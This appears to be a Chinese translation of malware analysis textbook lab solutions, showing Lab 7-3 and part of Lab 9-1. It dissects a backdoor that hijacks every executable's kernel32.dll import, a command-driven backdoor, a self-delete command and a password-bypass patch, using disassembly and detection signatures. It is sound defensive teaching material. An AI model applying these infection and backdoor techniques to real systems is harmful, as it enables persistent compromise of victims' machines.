这个恶意代码做的第一件事是初始化COM，并调用OleInitialize（❶处）和CoCreateInstance（❷处）获得一个COM对象。返回的COM对象被保存在栈上的一个变量中，IDA Pro将它标记为ppv，如在❸处所示。为了判断这个程序在使用什么COM功能，我们需要检查接口标识符（IID）以及类标识符（CLSID）。

单击rclsid和riid显示它们分别是0002DF01-0000-0000-C000-000000000046和D30C1661-CDAF-11D0-8A3E-00C04FC9E26E。要判断会调用哪个程序，在注册表中查找这个CLSID，或在互联网上搜索任何关于这个IID的文档。本例中，这些值与我们在第7章"COM组件对象模型"小节中使用的标识符一样。这个IID是IWebBrowser2，而这个CLSID对应Internet Explorer。

如下面的代码清单所示，通过CoCreateInstance返回的COM对象在❶处被后面的一些函数访问。

```
0040105C ❶mov    eax, [esp+28h+ppv]
00401060   push   ecx
00401061   lea    ecx, [esp+2Ch+pvarg]
00401065 ❷mov    edx, [eax]
00401067   push   ecx
00401068   lea    ecx, [esp+30h+pvarg]
0040106C   push   ecx
0040106D   lea    ecx, [esp+34h+var_10]
00401071   push   ecx
00401072   push   esi
00401073   push   eax
00401074 ❸call   dword ptr [edx+2Ch]
```

紧跟这条指令，EAX指向这个COM对象的位置。在❷处，EAX被解引用并且EDX指向这个COM对象的基址。在❸处，这个对象中偏移0x2C处的一个函数被调用。与第7章中讨论过的一样，IWebBrowser2接口的偏移0x2C是Navigate函数，并且我们可以使用IDA Pro中的Structures窗口，来创建一个结构体，并标记这个偏移。当Navigate函数被调用，Internet Explorer将导航网址*http://www.malwareanalysisbook.com/ad.html*。

调用Navigate函数之后，会执行一些清理函数，然后程序终止。这个程序不会持久化地安装它自己，并且也不修改系统。它简单地显示一个一次性的广告。

当你遇到一个如此简单的程序时，你应该考虑它是可疑的。它可能随额外的恶意代码一起打包，它只是其中的一个组件而已。

Lab 7-3参考解答

简短答案

1. 这个程序通过写一个 DLL 到 *C:\Windows\System32*，并修改系统上每一个导入它的*.exe* 文件，来

达到持久化驻留。

2. 这个程序通过硬编码来使用文件名 ***kerne132.dll***，这是一个很好的检测特征（注意数字 1 的使用而不是字母 L）。这个程序使用一个硬编码命名为 SADFHUHF 的互斥量。
3. 这个程序的目的是创建一个很难删除的后门，来连接到一个远程主机。这个后门有两个命令：一个用来执行命令，一个用来睡眠。
4. 这个程序很难被删除，是因为它感染系统上的每一个*.exe* 文件。可能在这个例子中，最好方法是从一个备份恢复系统。如果从备份恢复比较困难，你可以留下这个恶意的 ***kerne132.dll*** 文件并修改它，来删除恶意的内容。另外，你可以复制 *kernel32.dll*，并将它命名为 ***kerne132.dll***，或者写一个程序来取消所有对 PE 文件的修改。

详细分析过程

首先，我们使用基础的静态分析技术看看Lab07-03.exe。当我们在这个可执行文件上运行Strings程序，通常，我们得到无效的字符串和导入函数。我们也得到星期几、几月份以及其他属于这个库代码一部分的一些字符串，而不是这个恶意可执行文件的一部分。

下面的清单显示了这段代码有一些有意思的字符串：

```
kerne132.dll
.exe
WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
C:\Windows\System32\Kernel32.dll
Lab07-03.dll
Kernel32.
C:\windows\system32\kerne132.dll
C:\*
```

字符串***kerne132.dll***很明显被设计来看起来与*kernel32.dll*相似，但是用1替换了l。

> **提示**：在本节内容中，这个冒名顶替的 ***kerne132.dll*** 将被加粗，来使它更容易和 *kernel32.dll* 区分开。

字符串Lab07-03.dll告诉我们这个*.exe*可能以某种方式在这个实验中访问这个DLL。字符串WARNING_THIS_WILL_DESTROY_YOUR_MACHINE很有意思，但它实际上是一个本书专门用来修改这个恶意代码的人工制品。普通恶意代码不会包含这个字符串，并且我们稍后会再看到更多关于这个字符串的使用。

接下来，我们检查这个Lab07-03.exe的导入表。其中最有意思的如下：

```
CreateFileA
CreateFileMappingA
MapViewOfFile
IsBadReadPtr
UnmapViewOfFile
CloseHandle
FindFirstFileA
FindClose
FindNextFileA
CopyFileA
```

这些导入函数如CreateFileA、CreateFileMappingA，以及MapViewOfFile，告诉我们这个程序可能打开一个文件，并将它映射到内存中。这个FindFirstFileA和FindNextFileA函数组合，告诉我们这个程序可能搜索目录，并使用CopyFileA来复制它找到的文件。事实是这个程序并没有导入Lab07-03.dll（或使用任何这个DLL中的函数）、LoadLibrary，或者GetProcAddress，这暗示它可能没有在运行时加载那个DLL。这个行为是可疑的，并且应该是在我们的分析过程中需要进一步检查的。

接下来，我们检查这个DLL程序，查找任何有趣的字符串以及导入函数，然后找到一些值得调查的字符串，如下：

```
hello
127.26.152.13
sleep
exec
```

最有意思的字符串是一个IP地址，127.26.152.13，这个恶意代码可能会连接到它。（你可以安装基于网络的传感器来查看这个地址上的活动。）我们也看到字符串hello、sleep，以及exec，这些字符串我们应该在用IDA Pro打开这个程序时检查。

接下来，我们检查Lab07-03.dll中的导入表。我们看到从*ws2_32.dll*中的导入表中包含了要通过网络发送和接收数据所需要的所有函数。还有一个要注意的函数是CreateProcess函数，它告诉我们这个程序可能创建另外一个进程。

我们也检查Lab07-03.dll的导出表，并且看见，奇怪的是，它没有任何导出函数，它不能被另外一个程序导入，尽管一个程序还是可以调用LoadLibrary来载入没有导出的DLL。当我们更进一步查看这个DLL时，我们将在脑子里谨记这一点。

我们下一步尝试动态分析基础技术。当我们运行这个可执行程序时，它快速退出，而没有什么引人注目的活动。（我们可以尝试使用rundll32来运行这个DLL，但是因为这个DLL没有导出，所以不会工作。）不幸的是，动态分析基础技术没有告诉我们什么。

下一步是使用IDA Pro执行动态分析。你使用DLL还是EXE来启动只是一个偏好问题。我们将从这个DLL开始，因为它比EXE更简单。

分析 DLL

当在IDA Pro中查看这个DLL时，我们没有看到导出，但是我们确实看到一个入口点。我们应该导航到DllMain，这个函数自动地被IDA Pro标记。不像前两个实验，这个DLL有很多代码，并且要浏览每一个指令真的需要花很长时间。取而代之的是，我们使用一个简单的技巧并仅查看call指令，忽略所有其他指令。这能够帮助你快速地获得这个DLL的功能视图。让我们看看这段代码在仅包含相关的call指令时会是什么样子。

```
10001015  call    __alloca_probe
10001059  call    ds:OpenMutexA
1000106E  call    ds:CreateMutexA
1000107E  call    ds:WSAStartup
10001092  call    ds:socket
100010AF  call    ds:inet_addr
100010BB  call    ds:htons
100010CE  call    ds:connect
10001101  call    ds:send
10001113  call    ds:shutdown
10001132  call    ds:recv
1000114B  call    ebp ; strncmp
10001159  call    ds:Sleep
10001170  call    ebp ; strncmp
100011AF  call    ebx ; CreateProcessA
100011C5  call    ds:Sleep
```

第一个调用通过库函数__alloca_probe，来在空间中分配栈。所有我们能够看出来的是这个函数使用一个巨大的栈空间。紧随的是对OpenMutexA和CreateMutexA的函数调用，和Lab 7-1中的恶意代码一样，在这里是保证同一时间只有这个恶意代码的一个实例在运行。

其他列出来的函数需要通过一个远程socket来建立连接，并且要传输和接收数据。这个函数以对Sleep和CreateProcessA的调用结束。在这一点上，我们不知道什么数据被发送或接收了，或者哪个进程被创建了，但是我们可以猜测这个DLL在做什么。对于一个发送和接收数据并创建进程的函数，最好的解释是它被设计来从一个远程机器接收命令。

现在我们知道这个函数正在做什么，我们需要查看什么数据被发送和接收。首先，我们检查这个连接的目标地址。在connect调用前几行，我们看到一个对inet_addr的调用使用了固定的IP地址127.26.152.13。我们也看到端口参数是0x50，也就是端口80，这个端口通常被Web流量所使用。

但是什么数据正在被传输呢？对send的调用显示在下面的列表中：

```
100010F3  push    0                ; flags
100010F5  repne scasb
100010F7  not     ecx
100010F9  dec     ecx
100010FA  push    ecx              ; len
```

```
100010FB  push   offset ❶buf     ; "hello"
10001100  push   esi             ; s
10001101  call   ds:send
```

如你在❶处能看到的，buf参数保存了将要通过网络发送的数据，并且IDA Pro识别出，指向buf的指针代表字符串hello，并做了相应的标记。这似乎是一个受害机器发送的问候，来使服务器知道它已经准备好执行一个命令了。

接下来，我们能够看到这个程序，期望在回复中收到什么数据，如下：

```
10001124  lea   ❸eax, [esp+120Ch+buf]
1000112B  push   1000h           ; len
10001130  push   eax             ; ❷buf
10001131  push   esi             ; s
10001132  call  ❶ds:recv
```

如果我们跟踪到对recv函数的调用❶，我们看到这个栈上缓冲区已经被IDA Pro在❷处标记了。注意第一个访问buf的指令是在❸处的lea指令。这个指令没有解除引用保存在那个位置的值，取而代之的是获得一个指向那个位置的指针。对recv的调用将连入的网络流量保存到栈上。

现在我们必须判断这个程序会在回复中做什么。我们看到这个缓冲区值在❶后面几行被检查，如下面的代码清单所示：

```
1000113C ❶lea    ecx, [esp+1208h+buf]
10001143  push   5               ; size_t
10001145  push   ecx             ; char *
10001146  push   offset aSleep   ; "sleep"
1000114B ❷call   ebp ; strncmp
1000114D  add    esp, 0Ch
10001150 ❸test   eax, eax
10001152  jnz    short loc_10001161
10001154  push   60000h          ; dwMilliseconds
10001159  call   ds:Sleep
```

在❶处被访问的缓冲区和在前一个代码清单中的一样，尽管到ESP的偏移是不同的（一个是esp+1208+buf，另一个是esp+120C+buf）。这个差别是由栈大小被修改了的事实造成的。IDA Pro标记了两个buf，来轻易地告诉我们它们是同一个值。

这段代码在❷处调用strncmp，并且它检查前5个字符是不是字符串sleep。然后，在调用这个函数后，它立刻检查在❸处的返回值是不是0，如果是，它调用Sleep函数来睡眠60秒。这告诉我们如果远程服务器发送sleep命令，这个程序将调用Sleep函数。

我们看到这个缓冲区在后面的一些指令中再次被访问，如下：

```
10001161  lea    edx, [esp+1208h+buf]
10001168  push   4               ; size_t
1000116A  push   edx             ; char *
```

```
1000116B  push    offset aExec    ; "exec"
10001170 ❶call    ebp ; strncmp
10001172  add     esp, 0Ch
10001175  test    eax, eax
10001177 ❷jnz     short loc_100011B6
10001179  mov     ecx, 11h
1000117E  lea     edi, [esp+1208h+StartupInfo]
10001182  rep stosd
10001184  lea     eax, [esp+1208h+ProcessInformation]
10001188  lea     ecx, [esp+1208h+StartupInfo]
1000118C  push    eax               ; lpProcessInformation
1000118D  push    ecx               ; lpStartupInfo
1000118E  push    0                 ; lpCurrentDirectory
10001190  push    0                 ; lpEnvironment
10001192  push    8000000h          ; dwCreationFlags
10001197  push    1                 ; bInheritHandles
10001199  push    0                 ; lpThreadAttributes
1000119B  lea     edx, [esp+1224h+❹CommandLine]
100011A2  push    0                 ; lpProcessAttributes
100011A4  push    edx               ; lpCommandLine
100011A5  push    0                 ; lpApplicationName
100011A7  mov     [esp+1230h+StartupInfo.cb], 44h
100011AF ❸call    ebx ; CreateProcessA
```

这次，我们看到这段代码正在检查这个缓冲区是否是以exec开始的。如果是，strncmp函数将返回0，如在❶处所示，并且这段代码将顺序执行到在❷处的jnz指令，并调用CreateProcessA函数。

在❸处显示的CreateProcessA函数有很多参数，但是最有意思的是在❹处的CommandLine参数，它告诉我们要被创建的进程。这个清单暗示CommandLine中的字符串在代码中早些时候被保存在栈上某处，并且我们需要判断到底是哪里。我们将光标放在CommandLine操作符上，以便高亮显示所有这个函数中访问CommandLine值的实例，通过这种方式，我们找到了CommandLine。不幸的是，当你查看整个函数时，你会看到这个CommandLine指针似乎没有在这个函数中别的某个地方被访问或设置。

在这一点上，我们被卡住了。我们看到CreateProcessA被调用，并且这个要被运行的程序保存在CommandLine中，但是我们没有在任何地方看到写CommandLine。CommandLine必定在被作为CreateProcessA的一个参数使用之前被修改过，所以我们还有一些工作需要做。

这是一个取巧的例子，这里IDA Pro的自动标记实际上使标识CommandLine在哪里被写入更加困难。在下面的代码清单中显示的IDA Pro函数信息告诉我们，CommandLine对应在❺处的值0x0FFB。

```
10001010 ; BOOL __stdcall DllMain(...)
10001010 _DllMain@12     proc near
10001010
10001010 hObject         = dword ptr -11F8h
```

```
10001010 name             = sockaddr ptr -11F4h
10001010 ProcessInformation= _PROCESS_INFORMATION ptr -11E4h
10001010 StartupInfo      = _STARTUPINFOA ptr -11D4h
10001010 WSAData          = WSAData ptr -1190h
10001010 buf              = ❶ byte ptr -1000h
10001010 CommandLine      = ❷ byte ptr -0FFBh
10001010 arg_4            = dword ptr  8
```

记住我们的接收缓冲区在0x1000❶开始，并且这个值是用lea指令来设置的，这告诉我们这个数据本身是保存在栈上的，并且不仅仅是一个指向数据的指针。同样，0x0FFB是我们的接收缓冲区5个字节的事实告诉我们这个要被执行的命令是我们接收缓冲区中保存的任意5字节的东西。在这个案例中，这意味着从远程服务器接收到的数据将会是exec FullPathOfProgramToRun。当这个恶意代码从远程服务器接收到这个exec FullPathOfProgramToRun命令行字符串时，它会用FullPathOfProgramToRun来调用CreateProcessA。

这将我们带到这个函数以及DLL的末尾。我们现在知道这个DLL实现了后门功能，这允许攻击者通过发送回复给80端口上的一个数据包，来启动一个系统上的可执行文件。至于为什么这个DLL没有导出函数以及这个DLL是怎样运行的还存在疑惑，并且对这个DLL的内容没有提供任何解释，所以我们需要晚些时候才能回答这个问题。

分析 EXE

接下来，让我们转移到这个可执行文件中的main方法。首要的一个事情是我们看见一个对命令行参数的检查，如下面的代码清单所示。

```
00401440    mov     eax, [esp+argc]
00401444    sub     esp, 44h
00401447  ❶cmp     eax, 2
0040144A    push    ebx
0040144B    push    ebp
0040144C    push    esi
0040144D    push    edi
0040144E  ❷jnz     loc_401813
00401454    mov     eax, [esp+54h+argv]
00401458    mov     esi, offset aWarning_this_w ; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
0040145D  ❸mov     eax, [eax+4]
00401460                           ; CODE XREF: _main+42 j
00401460  ❹mov     dl, [eax]
00401462    mov     bl, [esi]
00401464    mov     cl, dl
00401466    cmp     dl, bl
00401468    jnz     short loc_401488
0040146A    test    cl, cl
0040146C    jz      short loc_401484
```

```
0040146E  mov    dl, [eax+1]
00401471  mov    bl, [esi+1]
00401474  mov    cl, dl
00401476  cmp    dl, bl
00401478  jnz    short loc_401488
0040147A  add    eax, 2
0040147D  add    esi, 2
00401480  test   cl, cl
00401482 ❺jnz    short loc_401460
00401484                          ; CODE XREF: _main+2C j
00401484  xor    eax, eax
00401486  jmp    short loc_40148D
```

在❶处的第一个比较检查参数个数是否是2。如果参数个数不是2，代码在❷处跳转到另一节，这会使程序提前退出。（这是当我们试图执行动态分析时发生的事情，即程序会快速终止。）这个程序接着在❸处移动argv[1]到EAX，以及将WARNING_THIS_WILL _DESTROY_YOUR_MACHINE字符串移动到ESI寄存器。在❹和❺之间的循环，会比较保存在ESI和EAX中的值。如果它们不一样，这个程序跳转到一个位置，并从这个函数返回，而不做任何其他事情。

我们已经知道这个程序会立刻退出，除非正确的参数在命令行被指定。这个程序正确的用法如下：

```
Lab07-03.exe WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
```

> **注意**：有不同行为或需要命令行参数的恶意代码是符合实际的，尽管这个消息不是真实的。被恶意代码要求的参数通常会更加秘密。我们选择使用这个参数，来保证你不会在一个重要机器上意外地运行这个程序，因为它可能破坏你的计算机，并且很难被删除。

在这一点上，我们可以回退，并重复我们的动态分析基础分析过程，然后输入正确的参数，来使这个程序执行更多代码，但是为了保持继续下去的势头，我们将继续使用静态分析。如果我们卡住了，我们可以转而执行基础的动态分析。

在IDA Pro中继续下去，我们看到对CreateFile、CreateFileMapping，以及MapViewOfFile的调用，这里它打开*kernel32.dll*以及我们的Lab07-03.dll。查看整个函数，我们看见许多复杂的对内存的读写。我们可以小心地分析每一个指令，但是那会花很多时间，所以让我们试试先看函数调用。

我们看到两个其他的函数调用：sub_401040和sub_401070。这些函数均相对较短，并且都没有互相调用。这些函数在比较内存、计算偏移，或者写入内存。因为我们没有试图去判断这个程序的每一个最后操作，所以我们可以跳过这些乏味的内存操作函数。（分析像这些一样的消耗时间的函数是一个常见陷阱，除非绝对需要，否则应该避免这样做。）我们在这个函数中也看到许多的算术运算，以及内存移动和比较，这些可能是在两个打开的文件（*kernel32.dll*和Lab07-03.dll）中进行的。这个程序正在读写两个打开的文件。我们可以精心跟踪每一个指令来查看发生了什么改变，

但是对现在而言，直接跳过并使用动态分析来观察这些文件是如何被访问与修改，会是更简单的办法。

在IDA Pro中向下滚动，我们看到更多调用Windows API函数的有意思代码。首先，它在两个打开的文件上调用CloseHandle，所以我们知道这个恶意代码完成了对那些文件的编辑。然后它调用CopyFile，这个函数复制Lab07-03.dll并把它放在*C:\Windows\System32**kerne132.dll***，这很明显的意图是看起来像*kernel32.dll*。我们可以猜测***kerne132.dll***会在与*kernel32.dll*相同的位置上运行，但是在这一点上，我们不知道***kerne132.dll***将如何被加载。

对CloseHandle和CopyFile的调用告诉我们这段代码是完整的，并且下节的代码可能执行另一个独立的逻辑任务。我们继续浏览这个main方法，并且在结尾附近，我们看到另一个函数调用，它使用字符串参数C:*，如下：

```
00401806  push    offset aC        ; "C:\\*"
0040180B  call    sub_4011E0
```

和另一个被main调用的函数不一样，sub_4011E0调用几个其他导入的函数，并且看起来都很有意思。浏览到sub_4011E0函数，我们会期望看到IDA Pro已经将这个函数的第一个参数命名为arg_0，但是取而代之的是它已经被标记为lpFilename。它知道那是一个文件名，因为它被用来作为传递给接受一个文件名作为参数的Windows API函数。这个函数做的一件首要的事情是在C:*上调用FindFirstFile，来搜索C:驱动器。

跟随FindFirstFile调用，我们看到许多算术运算和比较。这是另一个乏味的消耗时间的函数，我们应该跳过它并返回，除非我们后面需要更多信息。我们看到的第一个调用（不是malloc）是sub_4011e0，我们当前正在分析的这个函数，它告诉我们这是一个调用它自己的递归函数。下一个函数调用是在❶处的stricmp，如下：

```
004013F6          ❶call   ds:_stricmp
004013FC           add    esp, 0Ch
004013FF           test   eax, eax
00401401           jnz    short loc_40140C
00401403           push   ebp              ; lpFileName
00401404          ❷call   sub_4010A0
```

stricmp函数的参数被压到栈上大约在这个函数调用前面30个指令的位置，但是通过查找最近的push指令，你还是能够找到它们。这个字符串比较用一个字符串和.exe检查，然后它调用在❷处的sub_4010a0函数，来查看它们是否匹配。

我们将在看见sub_4010a0做什么之前，完成对这个函数的审视。进一步深挖，我们看见一个对FindNextFileA函数的调用，然后我们看到一个jump调用，它暗示这个功能在一个循环中被执行。在这个函数的末尾，FindClose被调用，然后这个函数以一些异常处理代码终止。

在这一点上，我们可以很自信地说这个函数正在搜索C:驱动器来查找*.exe*文件，并且如果这个文

件有一个.*exe*扩展，对它做一些事情。这个递归调用告诉我们它可能搜索整个文件系统。我们可以回溯并验证细节来确定这一点，但是这会花费很长时间。一个更好的方法是使用进程监视器（procmon）来执行基础动态分析，来验证它正在搜索每一个目录并查找以.*exe*结尾的文件。

为了查看这个程序对.*exe*文件做了什么，我们需要分析函数sub_4010a0，它在找到.*exe*扩展时被调用。sub_4010a0是一个复杂的函数，它需要花费很长时间来细心分析。为了节省时间，取而代之的是我们再次只查看函数调用。这里，我们看到它首先调用CreateFile、CreateFileMapping，以及MapViewOfFile来映射整个文件到内存中。这告诉我们整个文件被映射到内存空间，并且这个程序可以读写这个文件，而不需要任何附加的函数调用。这使分析变得复杂化，因为很难说明这个文件是如何被修改的。再一次，我们将快速浏览这个函数，并使用动态分析过程来查看文件被做了什么修改。

继续审查这个函数，我们看见更多的对IsBadPtr的算术调用，这主要验证指针是有效的。然后我们看到一个对stricmp的调用，如下面的代码清单❶处。

```
0040116E   push     offset aKernel32_dll ; ❷"kernel32.dll"
00401173 ❻push     ebx             ; char *
00401174 ❶call     ds:_stricmp
0040117A   add      esp, 8
0040117D   test     eax, eax
0040117F   jnz      short loc_4011A7
00401181   mov      edi, ebx
00401183   or       ecx, 0FFFFFFFFh
00401186 ❸repne scasb
00401188   not      ecx
0040118A   mov      eax, ecx
0040118C   mov      esi, offset dword_403010
00401191 ❺mov      edi, ebx
00401193   shr      ecx, 2
00401196 ❹rep movsd
00401198   mov      ecx, eax
0040119A   and      ecx, 3
0040119D   rep movsb
```

在这个对stricmp的调用处，这个程序在❷处检查一个字符串值是不是kernel32.dll。一些指令后面，我们看到这个程序在❸处调用repne scasb，以及在❹处调用rep movsd，这在功能上和strlen以及memcpy函数是等价的。为了看到哪个内存地址正在被通过memcpy调用写入，我们需要判断在EDI中保存着什么，这个寄存器被rep movsd指令使用。EDI被用在❺处来自EBX的值加载，所以我们需要查看EBX在哪里被设置。

可以看到EBX被用我们在❻处传给stricmp的值来加载。这意味着如果这个函数找到字符串kernel32.dll，这段代码用某些东西替换它。要判断它用什么来替换那个字符串，我们转到rep movsd指令，并查看到源头在偏移dword_403010。

用一个DWORD值去覆盖一个字符串kernel32.dll不合常理，但是用一个字符串值覆盖另一个字符串却符合常理。下面的代码清单显示了在dword_403010处保存了什么。

```
00403010 dword_403010      dd 6E72656Bh            ; DATA XREF:
00403014 dword_403014      dd 32333165h            ; DATA XREF: _main+1B9r
00403018 dword_403018      dd 6C6C642Eh            ; DATA XREF: _main+1C2r
0040301C dword_40301C      dd 0                    ; DATA XREF: _main+1CBr
```

你应该识别以3、4、5、6或7开头的十六进制值为ASCII字符。IDA Pro错误地标记了我们的数据。如果我们将光标放在dword_403010的同一行，并按A键，它会将这个数据转换为字符串**kerne132.dll**。

现在，我们知道这个可执行文件遍历整个文件系统来查找以*.exe*结尾的文件，在.exe文件中找到字符串kernel32.dll的位置，并使用**kerne132.dll**替换它。从前面的分析中，我们知道*Lab07-03.dll*被复制到*C:\Windows\System32*目录中并被命名为***kerne132.dll***。在这一点上，我们可以断定这个恶意代码修改可执行文件让它们访问***kerne132.dll***，而不是*kernel32.dll*。这意味着了***kerne132.dll***会替代*kernel32.dll*被修改过的可执行文件所加载。

此时，我们已经到达程序的结尾，并且能够使用动态分析来填充一些空隙。使用procmon，我们来确认这个程序搜索文件系统查找*.exe*文件并打开它们。（procmon将显示这个程序正打开系统上的每一个可执行文件。）如果我们选择一个已经被打开并检查过导入函数的*.exe*文件，我们可以确认来自*kernel32.dll*的导入函数已经被替换成来自***kerne132.dll***的导入函数。这意味着系统上的每一个可执行文件将会试图加载我们的恶意DLL。

接下来，我们检查这个程序如何修改*kernel32.dll*以及*Lab07-03.dll*。我们可以在这个程序运行前后计算*kernel32.dll*的MD5哈希值，清晰地查看到这个恶意代码没有修改*kernel32.dll*。当我们打开这个修改过的*Lab07-03.dll*（现在命名为***kerne132.dll***），我们看到它现在有了一个导出节。在PEview中打开它，我们看到它导出了所有*kernel32.dll*的导出函数，并且这些是重定向的导出函数，所以实际功能还是在*kernel32.dll*中。这个修改的总体效果是任何时候当一个*.exe*文件在这台计算机上运行时，它将加载恶意的***kerne132.dll***并运行在DllMain中的代码。除此之外，所有功能将不会改变，代码将还是像调用原始的*kernel32.dll*那样正常执行。

我们现在已经完整地分析了这个恶意代码。我们可以根据我们所知道的，来创建基于主机和网络的特征，或者我们可以写一个恶意代码报告。

我们在这个分析中对许多代码做了注释，因为它太复杂了，但是我们错过了什么吗？确实会错过一些东西，但它们对恶意代码分析来说就不重要了。所有在main方法中访问*kernel32.dll*以及*Lab07-03.dll*的代码，是在解析*kernel32.dll*的导出节，并在*Lab07-03.dll*中创建一个导出节，来导出同样函数并创建到*kernel32.dll*的转发。

恶意代码需要扫描*kernel32.dll*，来查找所有导出函数，并为冒名顶替的***kerne132.dll***创建转发项，

这是因为*kernel32.dll*在不同系统上是不同的。这个量身定制的***kerne132.dll***版本导出与真实*kernel32.dll*完全一样的函数。在修改*.exe*的那个函数中，这段代码发现导入表，所以它可以修改导入指向*kernel32.dll*，并且设置边界导入表为零，以便它不会被使用。

通过小心且耗时的分析，我们可以判断所有这些函数在做什么。然而，当分析恶意代码时，时间通常是本质，并且你应该典型地集中在最重要的东西上。不要去担心那些不影响你分析的小细节。

Lab 9-1参考解答

简短答案

1. 通过提供密码和`-in`选项，你可以让程序安装自己。另外，你可以通过修补二进制代码，来让程序跳过密码验证。
2. 程序的命令行选项包括4个命令选项和一个密码。密码是字符串`abcd`，除了执行默认行为以外，所有的动作都需要输入密码。`-in`选项通知恶意代码安装自己；`-re`选项通知恶意代码删除自己；`-c`选项通知恶意代码更新配置，包括恶意代码的标识IP地址；`-cc`选项通知恶意代码在控制台上打印当前的配置。默认情况下，一旦安装，这个恶意代码将成为一个后门程序。
3. 你可以通过更改地址0x402510处函数开头的几个字节，让函数总是返回true，来修补这个二进制文件。完成这种行为的汇编指令是`MOV EAX, 0x1; RETN;`，它对应的字节序列是B8 01 00 00 00 C3。
4. 恶意代码创建了注册表项：`HKLM\Software\Microsoft \XPS\Configuration`（注意Microsoft后的空格）。恶意代码也创建了名为`XYZ`的管理服务。其中`XYZ`是安装时提供的一个参数，或者是恶意代码可执行文件的名字。最后，当恶意代码将自己复制到Windows系统目录时，它可能更改文件名为相匹配的服务名。
5. 通过网络恶意代码可以被指示来运行下面5个命令之一：`SLEEP`、`UPLOAD`、`DOWNLOAD`、`CMD`或`NOTHING`。`SLEEP`指示恶意代码在给定的时间内不执行任何动作。`UPLOAD`命令则是让恶意代码从网络上读取一个文件，并且将这个文件写入到本地系统的指定路径下。`DOWNLOAD`命令指示恶意代码通过网络发送一个本地文件的内容到远程主机。`CMD`命令让恶意代码在本地系统中运行一个shell命令。`NOTHING`命令是一个空操作命令，它让恶意代码什么也不做。
6. 默认情况下，恶意代码向*http://www.practicalmalwareanalysis.com/*发出标识信号，然而这是可配置的，标识信号是对格式为*`xxxx/xxxx.xxx`*的资源的HTTP/1.0 `GET`请求，其中*`x`*是一个随机的ASCII字符。恶意代码在它的请求中并不提供任何HTTP头部。

详细分析过程

首先，我们使用OllyDbg调试恶意代码。我们使用F8键step-over，直至到达地址0x403945，此处是对`main`函数的调用（最简单找出`main`函数位于地址0x402AF0的方法，是使用IDA Pro）。接下来，使用F7键step-into到`main`函数调用。我们使用F7键和F8键继续向前单步，同时注意样本的行为（如果你不小心走得太远，你可以通过按Ctrl+F2组合键重新回到开始执行的位置）。

首先，恶意代码在地址0x402AFD查看命令行参数的数量是否等于1。我们没有指定任何参数，所以检查成功，并且在地址0x401000处恢复运行。接下来，它试图打开注册表项`HKLM\SOFTWARE\Microsoft \XPS`，然而，由于注册表项不存在，函数返回0，所以调用进入0x402410处的函数。

0x402410处的函数使用`GetModuleFilenameA`获取当前可执行文件的路径，并构造出一个ASCII字符串：`/c del path-to-executable >> NUL`。图9-1L展示了在OllyDbg的寄存器面板窗口中的这个字符串实例。注意，EDX寄存器值是0x12E248，但是OllyDbg正确地解释它为ASCII字符串指针。恶意代码通过在`ShellExecuteA`调用中结合构造的字符串和*cmd.exe*来尝试着从硬盘上删除自己。幸运的是，我们在OllyDbg打开了文件，所以Windows系统不允许删除这个文件。这种行为与我们采用基础动态分析技术分析第3章实验中的样本是一致的。




图9-1L 恶意代码准备删除自己，如EDX指向的字符串所见

我们的下一个任务是迫使恶意代码能够恰当运行。我们至少有两种选择：提供给恶意代码足够参数，从而满足地址0x402AFD处的检查，或者修改检查注册表项的代码路径。修改代码路径可能会产生不可以预料的影响。后续指令可能依赖于这个注册表项下存储的信息，并且如果这些信息修改，恶意代码可能运行失败。首先，让我们尝试着提供更多的命令行参数，来避免潜在的问题。

从字符串列表中选择任意一项，例如`-in`，并且使用它作为命令行参数，来测试恶意代码是否做了一些有意义的事情。为了做到这一点，选择Debug→Arguments，如图9-2L所示。然后在OllyDbg参数对话框中添加参数`-in`，如图9-3L所示。

当恶意代码以参数`-in`运行时，它仍试图删除自己，这告诉我们命令参数仍未有效。当给恶意代码一个参数时，让我们使用OllyDbg单步跟踪代码流，来查看发生了什么。




图9-2L 选择调试参数




图9-3L 添加参数-in

代码清单9-1L展示了函数的设置和参数检查。

代码清单9-1L 函数的设置与参数比较

```
00402AF0        PUSH EBP
00402AF1        MOV EBP,ESP
00402AF3        MOV EAX,182C
00402AF8        CALL Lab09-01.00402EB0
00402AFD       ❶CMP DWORD PTR SS:[EBP+8],1
00402B01        JNZ SHORT Lab09-01.00402B1D
```

我们看到，在命令参数接受检查之后，程序在0x402B01地址处执行了跳转。argc变量，也就是传给程序字符串参数的个数，在栈帧高8字节处❶，因为它是main函数的第一个参数。

在地址0x402B2E，最后一个命令行参数被传入到以地址0x402510开始的函数。我们知道它是最后一个参数，因为标准C程序的main函数只带有两个参数：argc是参数的个数，而argv是指向命令行参数的一个数组指针。EAX包含argc，ECX包含argv，如代码清单9-2L的❶和❷所示。❸处的指令执行指针算法来选择命令行参数数组中的最后一个元素。这个指针最后在EAX中，并且在函数调用之前被压入到栈顶。

代码清单9-2L argv中最后一个元素的指针被压入堆栈

```
00402B1D        ❶MOV EAX,DWORD PTR SS:[EBP+8]        ; ARGC
00402B20        ❷MOV ECX,DWORD PTR SS:[EBP+C]        ; ARGV
00402B23          MOV EDX,DWORD PTR DS:[ECX+EAX*4-4] ❸
00402B27          MOV DWORD PTR SS:[EBP-4],EDX
00402B2A          MOV EAX,DWORD PTR SS:[EBP-4]
